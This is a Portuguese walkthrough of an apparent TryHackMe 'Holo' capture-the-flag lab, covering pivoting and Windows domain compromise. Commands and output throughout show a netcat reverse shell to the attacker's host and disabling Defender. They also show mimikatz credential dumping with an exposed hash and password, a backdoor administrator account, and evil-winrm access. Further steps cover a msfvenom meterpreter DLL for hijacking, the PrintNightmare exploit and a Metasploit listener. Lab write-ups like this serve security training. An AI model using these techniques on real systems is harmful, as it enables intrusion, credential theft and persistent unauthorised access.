
sudo nano /etc/proxychains4.conf

```
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1080
```


Fazendo um teste para ver se conseguimos acessar a rede interna

```
arthur-strelow@arthur-OptiPlex-3070:~/Downloads$ proxychains4 nc -v 10.201.126.30 80 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.201.126.30:80 ... OK Connection to 10.201.126.30 80 port [tcp/http] succeeded!
```

E com isso para usar o navegador vai na aba de conexões e adicione essa socks5 e pronto.




Ao tentar os logins que temos o único que da certo é o "gurag"




Hora de investigar a parte de "Forgot Password"




An email has been sent to the email associated with your username



Passando o user "gurag" e inspecionando os elementos da página, pode perceber que o user_token está exposto



Área após o login



Daí é so upar uma shell e pronto

Meio a tudo isso eu fiz um listener na minha máquina por questão de comodidade

```
-SRV01$@S-SRV01:C:\web\htdocs\images# nc64.exe 10.51.124.72 4445 -e powershell

-SRV01$@S-SRV01:C:\web\htdocs\images#

arthur-strelow@arthur-OptiPlex-3070:~/Downloads$ nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 10.201.126.31 50414
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\web\htdocs\images> whoami
whoami
nt authority\system
```

Baixei o mimikatz pelo github e despejei na vítima pela shell que implantamos, mas antes eu tive que desativar o anti-virus

Set-MpPreference -DisableRealtimeMonitoring \$true

.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords"
exit

```
mimikatz # sekurlsa::logonpasswords
 Authentication Id : 0 ; 300816 (00000000:00049710)
                   : Interactive from 1
0|Session
 User Name
                   : watamet
 Domain
                   : HOLOLIVE
 Logon Server
                  : DC-SRV01
OLogon Time
                   : 4/4/2025 12:14:08 PM
0 SID
                   : S-1-5-21-471847105-3603022926-1728018720-1132
         msv:
          [00000003] Primary
          * Username : watamet
          * Domain : HOLOLIVE
          * NTLM
                    : d8d41e6cf762a8c77776a1843d4141c9
                    : 7701207008976fdd6c6be9991574e2480853312d
          * SHA1
          * DPAPI : 300d9ad961f6f680c6904ac6d0f17fd0
         tspkg:
         wdigest :
          * Username : watamet
0
0
0
0
          * Domain : HOLOLIVE
          * Password : (null)
0
0
0
         kerberos :
          * Username : watamet
Θ.
          * Domain
                     : HOLO.LIVE
Θ.
          * Password : Nothingtoworry!
```

=> Caminho que criamos um usuário novo na maquina

E daí o que podermos fazer é criar um usuário novo e dar permissão para fazer uma conexão RDP

```
net user arthur senhafacil /add => Cria o usuário e define a senha
net localgroup Administrators arthur /add => adiciona arthur ao grupo de
adm
net localgroup "Remote Management Users" arthur /add => permite arthur
usar winRM
net localgroup "Remote Desktop Users" arthur /add => permite arthur usar
RDP
```

```
PS C:\web\htdocs\images> net user arthur senhafacil /add
net user arthur senhafacil /add
The command completed successfully.

PS C:\web\htdocs\images> net localgroup Administrators arthur /add
net localgroup Administrators arthur /add
The command completed successfully.

PS C:\web\htdocs\images> net localgroup "Remote Management Users" arthur /add
net localgroup "Remote Management Users" arthur /add
The command completed successfully.

PS C:\web\htdocs\images> net localgroup "Remote Desktop Users" arthur /add
net localgroup "Remote Desktop Users" arthur /add
The command completed successfully.
```

E agora, so falta conectar na área de trabalho remota

```
proxychains rdesktop -u arthur -p senhafacil 10.201.126.31 -g 1920x1080
```

=> Voltando para o caminho do usuário que encontramos

Temos uma conta de usuário, domínio e a senha

Usamos o netexec para verificar

Agora é so conectar na máquina com as credenciais que temos

```
proxychains evil-winrm -i 10.201.126.31 -u watamet -p Nothingtoworry!
```

Porém uma alternativa também que ao tentar (por acaso) uma conexão RDP com as mesmas credenciais, funcionaram também

```
proxychains xfreerdp /v:10.201.126.35 /u:watamet /p:Nothingtoworry! -themes +clipboard /video
```

```
arthur-strelow@arthur-OptiPlex-3070:-/Downloads$ proxychains evil-winrm -i 10.201.126.31 -u wa tamet -p Nothingtoworry!

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm #Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.201.126.31:5985 ... OK

*Evil-WinRM* PS C:\Users\watamet\Documents>
```

Umas da etapas que é requerido a de enumeração usando o "Seatbelt", mas como não funcionou eu enviando pelo Evil-WinRM eu tentei usando o smb

```
proxychains smbclient \label{locality} 10.201.126.31\c -U "watamet"%"Nothingtoworry!" -W holo.live
```

```
arthur-strelow@arthur-OptiPlex-3070:~/Downloads$ proxychains smbclient \\\\10.201.126.31\\c$\\
-U "watamet"%"Nothingtoworry!" -W holo.live
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.201.126.31:445 ... OK
Try "help" to get a list of possible commands.
smb: \> dir
```

logo depois vamos até o diretório que queremos upar o arquivo

```
smb: \Users\watamet\> put sb.exe
putting file sb.exe as \Users\watamet\sb.exe (80,3 kb/s) (average 78,7 kb/s)
smb: \Users\watamet\>
```

no evil-rm já consta o arquivo

```
PS C:\Users\watamet> dir
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.201.126.31:5985 ...
                                                                            OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.201.126.31:5985 ...
                                                                            OK
   Directory: C:\Users\watamet
Mode
                   LastWriteTime
                                       Length Name
          1/20/2021 3:32 PM
1/20/2021 3:32 PM
                                              3D Objects
d-r---
                                              Contacts
d-r---
            1/20/2021 3:32 PM
d-r---
                                              Desktop
             4/4/2025 8:27 PM
                                              Documents
            1/20/2021 3:32 PM
                                              Downloads
            1/20/2021 3:32 PM
                                               Favorites
            1/20/2021 3:32 PM
                                               Links
                        3:32 PM
             1/20/2021
                                               Music
             1/20/2021
                        3:32 PM
                                               Pictures
            1/20/2021
                       3:32 PM
                                               Saved Games
             1/20/2021
                       3:32 PM
                                               Searches
d-r---
             1/20/2021
                       3:32 PM
                                               Videos
             4/4/2025 8:47 PM
                                        167936 sb.exe
```

o sb.exe / Seatbelt.exe serve para reconhecimento para questoes da segurança

Também tem o SharpEDRChecker para verificar os processos em execução, DLLs carregadas e metadados de cada DLL

A partir de agora temos que pensar em escalar privilégios ou tentar alguma movimentação lateral

Uma ferramenta que é importante ressaltar é a PowerView

Em caso de restrições dessas ferramentas, podermos partir para os comandos do próprio powershell

```
Get-ScheduledTask
Get-ScheduledTaskInfo
whoami /priv
Get-ADGroup
Get-ADGroupMember
Get-ADPrincipalGroupMembership
```

No caso desse CTF o meio escolhido para escalar privilégio foi por meio de um programa que está fazendo uma tarefa agendada. Então o meio que escolheremos foi sequestrar essa DLL para implantar uma DLL infectada usando o ms f venom

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.74.15 LPORT=4444 -
f dll -o kavremoverENU.dll
```

Uma vez a shell feita, precisamos de duas coisas:

- Colocar no lugar que o kavremover.exe chame ela que descobrimos que é no diretório
 C:\Users\watamet\Applications
- E precisamos procurar algum meio de conseguir executar

Pesquisando bastante foi encontrado esse exploit CVE-2021-1675.ps1

```
PS C:\Users\watamet\Applications> Import-Module .\CVE-2021-1675.ps1
>>


PS C:\Users\watamet\Applications> Invoke-Nightmare
[+] using default new user: adm1n
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\watamet\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d3{
[+] added user as local administrator
[+] deleting payload from C:\Users\watamet\AppData\Local\Temp\nightmare.dll
```

Então com essa conta podermos colocar a dll e executarmos o kavremover

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost <ip>
run
```

```
<u>msf6</u> exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Payload options (windows/meterpreter/reverse_tcp):
   Name
            Current Setting Required Description
   EXITFUNC process
                                       Exit technique (Accepted: '', seh, thr
                             yes
                                       ead, process, none)
                                       The listen address (an interface may b
            10.51.124.72
   LHOST
                             yes
                                       e specified)
   LPORT
            4444
                             yes
                                       The listen port
Exploit target:
   Id Name
      Wildcard Target
   0
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run
Started reverse TCP handler on 10.51.124.72:4444
```

Ao Executarmos o kavremover



Referências

https://github.com/jesusgavancho/TryHackMe_and_HackTheBox/blob/master/Holo.md https://stimpz0r.com/tryhackme-holo/